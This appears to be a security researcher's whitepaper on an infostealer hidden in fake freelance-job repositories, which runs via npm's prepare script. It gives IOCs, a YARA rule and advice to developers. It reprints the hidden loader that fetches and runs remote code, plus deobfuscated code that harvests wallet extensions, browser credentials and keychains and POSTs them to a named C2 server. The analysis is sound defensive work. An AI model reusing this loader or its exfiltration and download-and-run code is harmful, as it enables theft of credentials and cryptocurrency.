
Rise of Malwares on Job Platforms: How Malicious "Job Opportunities" on Upwork, LinkedIn, and Freelancer Are Stealing Cryptocurrency from Developers

A Deep Dive Technical Analysis of a Sophisticated Supply Chain Attack Disguised as a Legitimate Freelance Project
Executive Summary
The gig economy has transformed how developers find work. Platforms like Upwork, Freelancer, Fiverr, and LinkedIn have become essential tools for connecting talented developers with clients worldwide. However, this trust-based ecosystem has become a hunting ground for cybercriminals deploying sophisticated malware campaigns.
During a routine code review of what appeared to be a legitimate e-commerce project—the kind commonly posted on freelancing platforms—I uncovered a devastating supply chain attack. Hidden within the seemingly innocent codebase was malware designed to steal cryptocurrency wallet credentials, browser passwords, session cookies, and sensitive keychain data.
This is not an isolated incident. Security researchers have observed a dramatic increase in malicious repositories being shared through:
-
Upwork job postings asking developers to "fix a bug" or "add a feature"
-
LinkedIn messages from fake recruiters sharing "test projects"
-
Freelancer gigs requiring developers to "review and improve" existing code
-
Discord and Telegram groups sharing "open source projects"
-
Twitter/X threads promoting "collaborative opportunities"
This whitepaper provides a comprehensive technical breakdown of one such attack, its mechanisms, and critical lessons for every freelance developer.
Key Findings:
-
The malware targets 24+ cryptocurrency wallet browser extensions including MetaMask, Phantom, and Coinbase Wallet
-
It exfiltrates data to command-and-control servers at
88.218.0.78:1224 -
The attack leverages npm's
preparescript to execute automatically during installation -
It employs multiple layers of obfuscation to evade detection
-
The payload is hosted externally, allowing attackers to modify it without touching the repository
The Rising Threat: Freelancing Platforms Under Attack
The Perfect Storm
The freelance development market has exploded in recent years. According to industry reports:
-
59 million Americans performed freelance work in 2023
-
The global gig economy is projected to reach $455 billion by 2025
-
70% of tech companies now hire freelance developers
-
The average freelance developer handles 3-5 projects simultaneously
This creates a perfect environment for attackers:
-
High volume: Developers receive numerous project requests weekly
-
Time pressure: Tight deadlines mean less time for security reviews
-
Trust assumptions: Established platforms create false sense of security
-
Financial motivation: Developers working with crypto projects often hold significant assets
-
Technical access: Developers run code with elevated privileges
Documented Attack Campaigns
Security researchers have identified several ongoing campaigns:
| Campaign Name | Primary Platform | Target | First Seen |
|---|---|---|---|
| "Job Interview" | Senior Developers | Q1 2023 | |
| "Code Review" | Upwork | Crypto Developers | Q2 2023 |
| "Open Source Contributor" | GitHub/Discord | Web3 Developers | Q3 2023 |
| "Quick Fix" | Freelancer | Full-Stack Developers | Q4 2023 |
| "Startup Opportunity" | LinkedIn/Twitter | Blockchain Developers | Q1 2024 |
The Human Element
What makes these attacks particularly effective is their exploitation of human psychology:
┌─────────────────────────────────────────────────────────────────────────┐
│                    ATTACKER'S PSYCHOLOGICAL PLAYBOOK                    │
└─────────────────────────────────────────────────────────────────────────┘

┌─────────────────┐     ┌─────────────────┐     ┌─────────────────┐
│   AUTHORITY     │     │    URGENCY      │     │   OPPORTUNITY   │
├─────────────────┤     ├─────────────────┤     ├─────────────────┤
│ "We're a funded │     │ "We need this   │     │ "This could be  │
│  startup..."    │     │  done by Friday │     │  a long-term    │
│                 │     │  for launch"    │     │  relationship"  │
│ "I'm the CTO    │     │                 │     │                 │
│  of..."         │     │ "Urgent bug     │     │ "$150/hour for  │
│                 │     │  fix needed"    │     │  the right      │
│ "Referred by    │     │                 │     │  candidate"     │
│  [mutual conn]" │     │ "Investor demo  │     │                 │
│                 │     │  tomorrow"      │     │                 │
└─────────────────┘     └─────────────────┘     └─────────────────┘
          │                     │                       │
          └─────────────────────┼───────────────────────┘
                                │
                                ▼
                    ┌─────────────────────┐
                    │  DEVELOPER RUNS     │
                    │  npm install        │
                    │  WITHOUT REVIEW     │
                    └─────────────────────┘
                                │
                                ▼
                    ┌─────────────────────┐
                    │  💀 COMPROMISED 💀   │
                    └─────────────────────┘
Anatomy of the Scam: How Attackers Target Developers
Phase 1: The Approach
Attackers create convincing personas on professional platforms. Here's a typical LinkedIn message:
From: Sarah Chen, CTO @ Web39Innovations (500+ connections)
Subject: Senior React Developer Opportunity - $120/hr
Hi [Developer Name],
I came across your profile and was impressed by your React and Node.js experience. We're a Series A funded startup building the next generation of DeFi tools.
We have an urgent need for a senior developer to help us fix some bugs in our trading interface before our investor demo next week. The pay is $120/hour, and if things go well, we're looking at a 6-month contract.
Here's our GitHub repo: [link]
Could you take a quick look and let me know if you're interested? We'd need you to run it locally to understand the current state.
Best, Sarah
Phase 2: The Repository
The shared repository looks completely legitimate:
defi-trading-platform/
├── src/
│   ├── components/
│   │   ├── Dashboard.jsx
│   │   ├── TradingView.jsx
│   │   └── WalletConnect.jsx
│   ├── hooks/
│   ├── utils/
│   └── App.jsx
├── server/
│   ├── controllers/
│   │   ├── authController.js
│   │   ├── tradeController.js
│   │   └── userController.js    ← 💀 MALWARE HIDDEN HERE
│   ├── models/
│   ├── routes/
│   └── server.js
├── package.json                 ← 💀 TRIGGER MECHANISM
├── README.md                    ← Professional documentation
├── .env. example
└── docker-compose.yml
The README is professional, the code structure follows best practices, and there might even be a few legitimate GitHub stars (purchased or from accomplice accounts).
Phase 3: The Trigger
The moment you run npm install, the attack begins:
{
  "scripts": {
    "start": "concurrently \"node server/server.js\" \"react-scripts start\"",
    "build": "react-scripts build",
    "prepare": "npm start"
  }
}
Red Flags That Should Have Been Caught
Looking back, there were warning signs:
| Red Flag | What It Looked Like | What It Really Meant |
|---|---|---|
| New repository | "We just moved from private GitLab" | No commit history to review |
| Urgency | "Demo tomorrow, need this ASAP" | No time for security review |
| High pay | "$120/hour for a quick fix" | Too good to be true |
| Run locally | "You'll need to run it to understand" | They need code execution |
| Crypto project | "DeFi trading platform" | Developer likely has crypto assets |
Discovery: Finding the Needle in the Haystack
The malicious code was discovered in what appeared to be a standard e-commerce application—exactly the type of project frequently posted on Upwork or Freelancer. The repository structure looked completely normal:
bestcity/
├── src/
│   ├── components/
│   ├── pages/
│   └── App.jsx
├── server/
│   ├── controllers/
│   │   └── userController.js    ← MALWARE LOCATION
│   ├── routes/
│   ├── models/
│   └── server.js
├── package.json                 ← TRIGGER MECHANISM
└── README.md
The first red flag appeared in the package.json file:
{
  "name": "bestcity",
  "version": "0.1.0",
  "scripts": {
    "start": "concurrently \"node server/server.js\" \"react-app-rewired start\"",
    "build": "react-app-rewired build",
    "prepare": "npm start"
  }
}
The prepare script is designed to run automatically after npm install. Setting it to npm start means that every time someone clones the repository and installs dependencies, the server starts automatically—and with it, the malware.
The Initial Infection Vector
The actual malicious code was hidden in server/controllers/userController.js, disguised with a misleading comment:
// ...  legitimate user authentication code ...

// Forgot Password
exports.forgotPassword = asyncErrorHandler(async (req, res, next) => {
  // ... legitimate password reset logic ...
});

//Get Cookie
(async () => {
  axios.get(atob("aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi84NVFHSAo="))
    . then(response => {
      new Function("require", response.data. model)(require);
    })
    .catch(error => { });
})();

// Reset Password
exports.resetPassword = asyncErrorHandler(async (req, res, next) => {
  // ...  legitimate password reset logic ...
});
Let's break down what's happening here:
Step 1: Base64 Decoding
The atob() function decodes the Base64-encoded string:
atob("aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi84NVFHSAo=")
// Decodes to: "https://www.jsonkeeper.com/b/85QGH"
Step 2: Fetching the Payload
The code makes an HTTP GET request to jsonkeeper.com, a legitimate JSON hosting service. This is a clever technique because:
-
The malicious code isn't stored in the repository itself
-
Static analysis tools won't flag it as malicious
-
The attacker can update the payload at any time without modifying the repository
-
jsonkeeper.com is a legitimate service, so it won't be blocked by firewalls
Step 3: Dynamic Code Execution
The most dangerous part is the code execution mechanism:
new Function("require", response.data.model)(require);
This creates a new function from a string (the model property of the response) and passes Node.js's require function to it. This gives the attacker full access to:
-
The file system (
require('fs')) -
Network capabilities (
require('https')) -
Child process execution (
require('child_process')) -
Any installed npm package
Step 4: Silent Failure
The empty . catch(error => { }) ensures that any errors are silently swallowed, preventing the malware from being detected through error logs.
Deobfuscating the Payload
The payload retrieved from jsonkeeper.com is heavily obfuscated. Here's a small sample of what it looks like:
function _0x1a27(){const _0x4c7ae9=['nkbihfbeog','apagcccfch','NjcuMjE4Oj',
'get','EyMjQ=','bomempkjle','GmfWR','Local/Goog','GmfWR','mcohilncbf',
// ... thousands more entries
This obfuscation technique uses several methods:
Array-Based String Obfuscation
All strings are stored in a single array, and references to them are made through index lookups:
// Obfuscated
const _0x4c7ae9 = ['push', 'length', 'forEach'];
arr[_0x4c7ae9[0]](item);  // arr. push(item)

// Deobfuscated
arr.push(item);
Hexadecimal Number Encoding
Numbers are encoded in hexadecimal to make the code harder to read:
// Obfuscated
wEj6HNK[0x0]   // 0
wEj6HNK[0x1]   // 1
wEj6HNK[0x2]   // 8

// Deobfuscated
0, 1, 8
Custom Base85 Encoding
The malware uses a custom character set for encoding strings:
function decode(encoded) {
  var charset = '2sYHSa6U$TN*18uw? |h#xW7@DfLZRmGvJz\\',yX_q! nC><MB}+AbQ:`d~c^IE{gO&PF/ijp%t]o)(4k;=K0V93l[e5. r';
  // ... decoding logic
}
After several hours of manual deobfuscation, I was able to reconstruct the original malware logic, which is detailed in the following sections.
Technical Analysis: What the Malware Steals
Browser Data Theft
The malware targets all major browsers across Windows, macOS, and Linux:
// Browser paths (deobfuscated)
const browserPaths = {
  chrome: {
    windows: '~/AppData/Local/Google/Chrome/User Data',
    macos: '~/Library/Application Support/Google/Chrome',
    linux: '~/.config/google-chrome'
  },
  brave: {
    windows: '~/AppData/Local/BraveSoftware/Brave-Browser/User Data',
    macos: '~/Library/Application Support/BraveSoftware/Brave-Browser',
    linux: '~/. config/BraveSoftware/Brave-Browser'
  },
  opera: {
    windows: '~/AppData/Roaming/Opera Software/Opera Stable',
    macos: '~/Library/Application Support/com.operasoftware.Opera'
  },
  edge: {
    windows: '~/AppData/Local/Microsoft/Edge/User Data'
  },
  firefox: {
    windows: '~/AppData/Roaming/Mozilla/Firefox/Profiles'
  }
};
For each browser, the malware steals:
| Data Type | File/Location | Contains |
|---|---|---|
| Login Data | Login Data | Saved usernames and passwords |
| Cookies | Cookies | Session tokens, authentication cookies |
| Local State | Local State | Encryption keys for decrypting saved data |
| Extension Data | Local Extension Settings/ | Wallet private keys, seeds |
Cryptocurrency Wallet Extension Targeting
The malware specifically targets 24 cryptocurrency wallet browser extensions by their unique extension IDs:
// Targeted wallet extension IDs (deobfuscated)
const walletExtensions = [
  'nkbihfbeogaeaoehlefnkodbefgpgknn',  // MetaMask
  'ibnejdfjmmkpcnlpebklmnkoeoihofec',  // TronLink
  'bfnaelmomeimhlpmgjnjophhpkkoljpa',  // Phantom
  'aeblfdkhhhdcdjpifhhbdiojplfjncos',  // 1inch Wallet
  'fhbohimaelbohpjbbldcngcnapndodjp',  // Binance Wallet
  'hnfanknocfeofbddgcijnmhnfnkdnaad',  // Coinbase Wallet
  'aiifbnbfobpmeekipheeijimdpnlpgpp',  // Station Wallet
  'cgeeodpfagjceefieflmdfphplkenlfk',  // EVER Wallet
  'pdadjkfkgcafgbceimcpbkalnfnepbnk',  // KardiaChain
  'kpfopkelmapcoipemfendmdcghnegimn',  // Liquality
  'mgffkfbidihjpoaomajlbgchddlicgpn',  // Pali Wallet
  'aholpfdialjgjfhomihkjbmgjidlcdno',  // ExodusWeb3
  'lpfcbjknijpeeillifnkikgncikgfhdo',  // Nami
  'jbdaocneiiinmjbjlgalhcelgbejmnid',  // Nifty Wallet
  'nanjmdknhkinifnkgdcggcfnhdaammmj',  // Guild Wallet
  'afbcbjpbpfadlkmhmclhkeeodmamcflc',  // Math Wallet
  'hpglfhgfnhbgpjdenjgmdgoeiappafln',  // Guarda
  'blnieiiffboillknjnepogjhkgnoapac',  // Equal Wallet
  'cjelfplplebdjjenllpjcblmjkfcffne',  // Jaxx Liberty
  'fihkakfobkmkjojpchpfgcmhfjnmnfpi',  // BitApp
  'kncchdigobghenbbaddojjnnaogfppfj',  // iWallet
  'amkmjjmmflddogmhpjloimipbofnfjih',  // Wombat
  'nlbmnnijcnlegkjjpcfjclmcfggfefdm',  // MEW CX
  'nhnkbkgjikgcigadomkphalanndcapjk',  // Clover Wallet
];
For each extension, the malware looks for .ldb (LevelDB) files that contain:
-
Private keys
-
Seed phrases
-
Wallet addresses
-
Transaction history
Desktop Wallet Theft
Beyond browser extensions, the malware also targets desktop cryptocurrency wallets:
// Exodus wallet paths
const exodusWallet = {
  windows: '~/AppData/Roaming/Exodus/exodus.wallet',
  macos: '~/Library/Application Support/Exodus/exodus.wallet',
  linux: '~/.config/Exodus/exodus.wallet'
};

// Solana CLI wallet
const solanaWallet = '~/.config/solana/id.json';
The Solana wallet file (id.json) contains the raw private key in JSON format, making it trivially easy for attackers to drain funds.
macOS Keychain Theft
On macOS systems, the malware goes after the system keychain:
// Keychain paths
const keychainPaths = [
  '~/Library/Keychains/login.keychain',
  '~/Library/Keychains/login.keychain-db'
];

// Chrome Safe Storage (contains encryption key for Chrome passwords)
const chromeSafeStorage = '~/Library/Application Support/Google/Chrome/Local State';
The login keychain contains:
-
WiFi passwords
-
Application passwords
-
SSH keys
-
Certificates
-
iCloud Keychain sync data
The Command and Control Infrastructure
Primary C2 Server
The malware exfiltrates stolen data to a server at:
Primary:   http://88.218.0.78:1224
Secondary: http://67.218.0.78:1224
Data Exfiltration Protocol
The Upload function sends stolen data via HTTP POST:
// Deobfuscated upload function
const Upload = (files, timestamp, serverUrl) => {
  const payload = {
    type: '6',                        // Campaign identifier
    name: 'b_' + os. hostname(),       // Victim identifier
    uts: timestamp,                   // Unix timestamp
    formData: files                   // Stolen files as multipart form data
  };

  request.post({
    url: serverUrl + '/uploads',
    formData: payload
  }, (error, response, body) => {
    // Silent - no error handling
  });
};
File Naming Convention
Stolen files are renamed with a specific pattern to help attackers organize their haul:
{type}_{browser}_{profile}_{extension_id}_{filename}
For example:
b_chrome_0_nkbihfbeogaeaoehlefnkodbefgpgknn_000003.ldb
This tells the attacker:
-
b= Browser data type -
chrome= Google Chrome -
0= Default profile -
nkbihf...= MetaMask extension -
000003. ldb= The actual LevelDB file
Persistence Mechanisms
Windows Persistence
On Windows systems, the malware downloads and executes an additional payload:
// Deobfuscated persistence mechanism
const downloadUrl = 'http://88.218.0.78:1224/pdown';
const zipPath = os.tmpdir() + '\\p. zi';
const extractPath = os.homedir();

// Download the payload
fetch(downloadUrl)
  .then(response => response.arrayBuffer())
  . then(data => {
    // Write zip file
    fs.writeFileSync(zipPath, new Uint8Array(data));

    // Rename to .zip
    fs.renameSync(zipPath, zipPath. replace('.zi', '.zip'));

    // Extract using tar (available on Windows 10+)
    exec('tar -xf ' + zipPath + ' -C ' + extractPath);

    // Execute the extracted Python payload
    exec(extractPath + '\\python. exe');
  });
Cross-Platform Python Payload
The malware also downloads and executes Python scripts:
// Client endpoint based on platform
const clientUrl = hostURL + '/client/' + htype + '/' + gtype;
const scriptPath = os.homedir() + '/. nlq';

// Download Python script
request.get(clientUrl, (error, response, body) => {
  if (! error) {
    fs. writeFileSync(scriptPath, body);

    // Execute on Unix-like systems
    exec('python3 "' + scriptPath + '"');
  }
});
Scheduled Execution
The malware sets up repeated execution to ensure persistence:
// Re-run main function every 50 seconds
let executionCount = 0;
const maxExecutions = 4;

const interval = setInterval(() => {
  if (executionCount++ < maxExecutions) {
    main();
  } else {
    clearInterval(interval);
  }
}, 50000);
Real-World Attack ScenariosScenario 1: The Upwork "Bug Fix"
The Setup:
"We have a React/Node.js e-commerce platform with a checkout bug. Simple fix, should take 2-3 hours. Budget: $300. Please clone the repo and run it locally to reproduce the issue."
What Happens:
-
Developer accepts the job and clones the repository
-
Runs
npm installto set up the project -
The
preparescript triggers, starting the server -
Malware executes silently in the background
-
All browser data and crypto wallets are exfiltrated
-
Developer continues working, unaware of the breach
-
Attacker drains wallets within hours
Losses: One developer reported losing $42,000 in ETH after accepting such a job.
Scenario 2: The LinkedIn Recruiter
The Setup:
"Hi! I'm a technical recruiter at [Fake Company]. We're looking for blockchain developers for a well-funded DeFi startup. As part of our interview process, we'd like you to review a small codebase and suggest improvements. Here's the GitHub link."
What Happens:
-
Developer, excited about the opportunity, clones the repo
-
Wants to impress the recruiter, so they dive in immediately
-
Runs the project to understand it better
-
Malware captures everything
-
The "recruiter" disappears
-
Wallets are drained, accounts are compromised
Losses: A senior developer lost access to multiple exchange accounts and had to spend weeks recovering compromised credentials.
Scenario 3: The Discord "Collaboration"
The Setup:
"Hey! Saw your work on [legitimate project]. We're building something similar and could use your expertise. Want to take a look at our repo and maybe contribute? We have a grants program for contributors."
What Happens:
-
Developer, flattered by the recognition, checks out the project
-
The repo looks legitimate with stars and forks (fake/purchased)
-
README mentions running locally for development
-
Developer follows instructions
-
Malware executes
-
Seed phrases and private keys are stolen
Losses: One victim lost access to NFTs worth over $100,000.
Attack Flow Visualization
┌─────────────────────────────────────────────────────────────────────────┐
│                         ATTACK CHAIN OVERVIEW                           │
└─────────────────────────────────────────────────────────────────────────┘

Attacker posts job on Upwork/LinkedIn/Freelancer
            │
            ▼
┌─────────────────────────────────────────────────────────────────────────┐
│  Developer accepts job, clones "legitimate-looking" repository         │
└─────────────────────────────────────────────────────────────────────────┘
            │
            ▼
┌─────────────────────────────────────────────────────────────────────────┐
│  $ npm install                                                          │
│                                                                         │
│  npm detects "prepare" script → executes "npm start"                    │
└─────────────────────────────────────────────────────────────────────────┘
            │
            ▼
┌─────────────────────────────────────────────────────────────────────────┐
│  server. js loads → requires app.js                                      │
│  app.js loads    → requires userRoute.js                                │
│  userRoute.js    → requires userController.js                           │
│                                                                         │
│  ⚠️  IIFE in userController.js EXECUTES IMMEDIATELY                     │
└─────────────────────────────────────────────────────────────────────────┘
            │
            ▼
┌─────────────────────────────────────────────────────────────────────────┐
│  axios.get("https://jsonkeeper.com/b/85QGH")                            │
│                                                                         │
│  Fetches obfuscated JavaScript payload from external hosting            │
└─────────────────────────────────────────────────────────────────────────┘
            │
            ▼
┌─────────────────────────────────────────────────────────────────────────┐
│  new Function("require", payload)(require)                              │
│                                                                         │
│  Executes payload with full Node.js capabilities                        │
└─────────────────────────────────────────────────────────────────────────┘
            │
            ├──────────────────┬──────────────────┬──────────────────┐
            ▼                  ▼                  ▼                  ▼
    ┌──────────────┐  ┌──────────────┐  ┌──────────────┐  ┌──────────────┐
    │   BROWSER    │  │   CRYPTO     │  │   SYSTEM     │  │ PERSISTENCE  │
    │    DATA      │  │   WALLETS    │  │   DATA       │  │              │
    ├──────────────┤  ├──────────────┤  ├──────────────┤  ├──────────────┤
    │ • Cookies    │  │ • MetaMask   │  │ • Keychains  │  │ • Downloads  │
    │ • Passwords  │  │ • Phantom    │  │ • SSH Keys   │  │   Python     │
    │ • History    │  │ • Coinbase   │  │ • Solana     │  │   payload    │
    │ • Sessions   │  │ • 21+ more   │  │   wallet     │  │ • Scheduled  │
    │ • Extensions │  │ • Exodus     │  │              │  │   tasks      │
    └──────────────┘  └──────────────┘  └──────────────┘  └──────────────┘
            │                  │                  │                  │
            └──────────────────┴──────────────────┴──────────────────┘
                                       │
                                       ▼
┌─────────────────────────────────────────────────────────────────────────┐
│                    DATA EXFILTRATION                                    │
│                                                                         │
│  HTTP POST → http://88.218.0.78:1224/uploads                            │
│                                                                         │
│  Payload: {                                                             │
│    type: "6",                                                           │
│    name: "b_HOSTNAME",                                                  │
│    uts: 1732645200,                                                     │
│    formData: [stolen_files]                                             │
│  }                                                                      │
└─────────────────────────────────────────────────────────────────────────┘
            │
            ▼
┌─────────────────────────────────────────────────────────────────────────┐
│  💀 ATTACKER DRAINS WALLETS WITHIN HOURS 💀                             │
│                                                                         │
│  Developer continues working, completely unaware...                      │
└─────────────────────────────────────────────────────────────────────────┘
Indicators of Compromise (IOCs) {#iocs}
Network Indicators
| Type | Value | Description |
|---|---|---|
| IP Address | 88.218.0.78 | Primary C2 server |
| IP Address | 67.218.0.78 | Secondary C2 server |
| Port | 1224 | C2 communication port |
| URL | https://jsonkeeper.com/b/85QGH | Payload hosting |
| Endpoint | /uploads | Data exfiltration |
| Endpoint | /client/{type}/{gtype} | Python payload |
| Endpoint | /pdown | Windows persistence payload |
File System Indicators
| Path | Platform | Description |
|---|---|---|
~/.nlq | All | Downloaded Python script |
~/.n3/ | All | Staging directory |
~/.n3/tp | All | Temporary file storage |
%TEMP%\p.zi | Windows | Downloaded zip file |
%TEMP%\p2.zip | Windows | Renamed zip file |
%USERPROFILE%\python. exe | Windows | Dropped Python executable |
Code Indicators
Look for these patterns in JavaScript files:
// Pattern 1: Base64-encoded URLs with atob()
atob("aHR0cHM6Ly...")

// Pattern 2: Dynamic function creation from strings
new Function("require", stringVariable)(require)

// Pattern 3: Silent error catching
. catch(error => { })
. catch(() => {})

// Pattern 4: Suspicious prepare scripts
"prepare": "npm start"
"prepare": "node index.js"
"postinstall": "node setup.js"
YARA Rule
rule npm_crypto_stealer_freelance {
    meta:
        description = "Detects npm cryptocurrency stealer targeting freelance developers"
        author = "Security Researcher"
        date = "2024-11-26"

    strings:
        $atob = "atob(" ascii
        $new_function = "new Function(" ascii
        $require_inject = /new Function\s*\(\s*["']require["']/ ascii
        $jsonkeeper = "jsonkeeper.com" ascii
        $c2_ip1 = "88.218.0.78" ascii
        $c2_ip2 = "67.218.0.78" ascii

        $wallet1 = "nkbihfbeogaeaoehlefnkodbefgpgknn" ascii  // MetaMask
        $wallet2 = "bfnaelmomeimhlpmgjnjophhpkkoljpa" ascii  // Phantom
        $wallet3 = "ibnejdfjmmkpcnlpebklmnkoeoihofec" ascii  // TronLink

    condition:
        ($atob and $new_function and $require_inject) or
        ($jsonkeeper) or
        (any of ($c2_ip*)) or
        (2 of ($wallet*))
}
Protecting Yourself as a Freelance Developer
The Freelancer's Security Checklist
Before accepting ANY project that requires running code locally:
┌─────────────────────────────────────────────────────────────────────────┐
│                    PRE-PROJECT SECURITY CHECKLIST                       │
└─────────────────────────────────────────────────────────────────────────┘

CLIENT VERIFICATION
  □ Verify client identity through video call
  □ Check client's history on the platform (reviews, past projects)
  □ Research the company independently (LinkedIn, website, news)
  □ Be suspicious of new accounts with no history
  □ Verify email domains match company claims

REPOSITORY ANALYSIS
  □ Check repository age and commit history
  □ Review all contributors' profiles
  □ Look for suspicious stars/forks patterns
  □ Read through package.json scripts BEFORE installing
  □ Search for encoded strings (atob, Buffer.from, base64)
  □ Look for dynamic code execution (eval, new Function, vm)

SAFE EXECUTION
  □ Use a dedicated virtual machine for unknown projects
  □ Run npm install --ignore-scripts first
  □ Manually review and run scripts individually
  □ Use network monitoring to detect suspicious connections
  □ Never run untrusted code on a machine with crypto wallets

ONGOING PROTECTION
  □ Keep crypto wallets on a separate, air-gapped device
  □ Use hardware wallets for significant holdings
  □ Enable 2FA on all accounts
  □ Regularly rotate credentials
  □ Monitor wallet addresses for unauthorized transactions
Technical Safeguards
1. Use Virtual Machines or Containers
# Create an isolated Docker container for untrusted projects
docker run -it --rm \
  --network=none \
  -v $(pwd):/workspace \
  node:18 \
  bash

# Inside container, safely inspect the project
cd /workspace
cat package.json | jq '. scripts'
2. Disable Automatic Script Execution
# Add to your ~/. npmrc
ignore-scripts=true

# Or use the flag each time
npm install --ignore-scripts
3. Use npm's Built-in Security Tools
# Audit dependencies for known vulnerabilities
npm audit

# Check for suspicious packages
npx socket check
4. Network Monitoring
# Monitor outbound connections (macOS/Linux)
sudo lsof -i -P | grep node

# Windows PowerShell
Get-NetTCPConnection | Where-Object {$_. OwningProcess -eq (Get-Process node).Id}
5. Dedicated Development Machine
Consider these setups:
| Setup | Cost | Security Level | Convenience |
|---|---|---|---|
| Separate laptop | $$$ | High | Medium |
| Virtual machine | Free | High | Medium |
| Docker containers | Free | Medium-High | High |
| Cloud development (Codespaces) | $$ | High | High |
| Dedicated user account | Free | Low-Medium | High |
If You've Been Compromised
Immediate Actions (First 15 Minutes):
-
Disconnect from the internet to prevent further data exfiltration
-
Do not restart your computer - this may destroy forensic evidence
-
Document everything - take screenshots, note timestamps
Asset Protection (First Hour):
-
Transfer cryptocurrency immediately to new wallets created on a different, clean device
-
Revoke all browser sessions for critical accounts (Google, GitHub, AWS, etc.)
-
Enable 2FA on all accounts if not already enabled
-
Change all passwords using a password manager on a clean device
System Recovery (First Day):
-
Export important data to external storage (be careful not to copy malware)
-
Perform a full system reinstall - this is the only way to ensure complete removal
-
Scan external storage before reconnecting to the clean system
-
Review account activity for all financial and code hosting accounts
Reporting:
-
Report to the platform (Upwork, LinkedIn, Freelancer) with all evidence
-
Report to npm security if malicious packages were involved
-
File a report with IC3 (FBI's Internet Crime Complaint Center) if you're in the US
-
Share your experience to warn other developers
Platform-Specific Red Flags
Upwork Warning Signs
| Red Flag | Example | What To Do |
|---|---|---|
| New client, high budget | "$500 for 2-hour fix" | Verify identity via video call |
| Vague requirements | "Just run it and you'll see" | Ask for detailed documentation |
| Urgency without reason | "Need this TODAY" | Take your time anyway |
| Repository instead of description | "Everything is in the GitHub" | Review before accepting |
| Crypto/DeFi project + new account | "Building next-gen DeFi" | Extra scrutiny required |
LinkedIn Warning Signs
| Red Flag | Example | What To Do |
|---|---|---|
| Recruiter with few connections | 50 connections, new account | Research the company directly |
| "Technical assessment" via repo | "Clone and improve this code" | Use a sandboxed environment |
| Too-good compensation | "$200/hr for simple review" | If it's too good to be true... |
| Pressure to act quickly | "Position closing tomorrow" | Legitimate companies can wait |
| No company email domain | Gmail/Outlook for "CTO" | Verify through official channels |
Freelancer. com Warning Signs
| Red Flag | Example | What To Do |
|---|---|---|
| Contest requiring code execution | "Build on top of our starter" | Review starter code thoroughly |
| Private project, high pay | "$1000 for quick fix, NDA required" | NDA doesn't prevent security review |
| Employer location mismatch | "US company" but timezone is off | Video call to verify |
| Payment outside platform | "We'll pay via crypto for speed" | Refuse, use platform escrow |
Conclusion
The freelance economy has created unprecedented opportunities for developers worldwide. But with these opportunities come new attack vectors that cybercriminals are eagerly exploiting. The attack analyzed in this paper represents a new generation of threats—sophisticated, targeted, and devastatingly effective.
Key Takeaways
-
Trust No Repository: Even "job opportunities" from established platforms can be attack vectors. Always review code before running it.
-
The "Prepare" Trap: Be especially wary of npm lifecycle scripts (
prepare,postinstall,preinstall) that run automatically during installation. -
External Payloads: Modern malware doesn't need to be in the repository—it can fetch its payload from legitimate hosting services at runtime.
-
Cryptocurrency = Target: If you work with crypto and hold assets, you are a high-value target. Separate your development and asset-holding environments.
-
Verify, Then Trust: Video calls, company research, and reference checks aren't just for traditional employment—they're essential for freelance work too.
-
Sandbox Everything: Virtual machines and containers are your friends. Use them for any project from an unverified source.
The Attacker's Advantage
The economics currently favor attackers:
-
Low cost: Setting up malicious repositories is essentially free
-
High reward: A single compromised developer with crypto can yield thousands of dollars
-
Low risk: Attribution is difficult, prosecution is rare
-
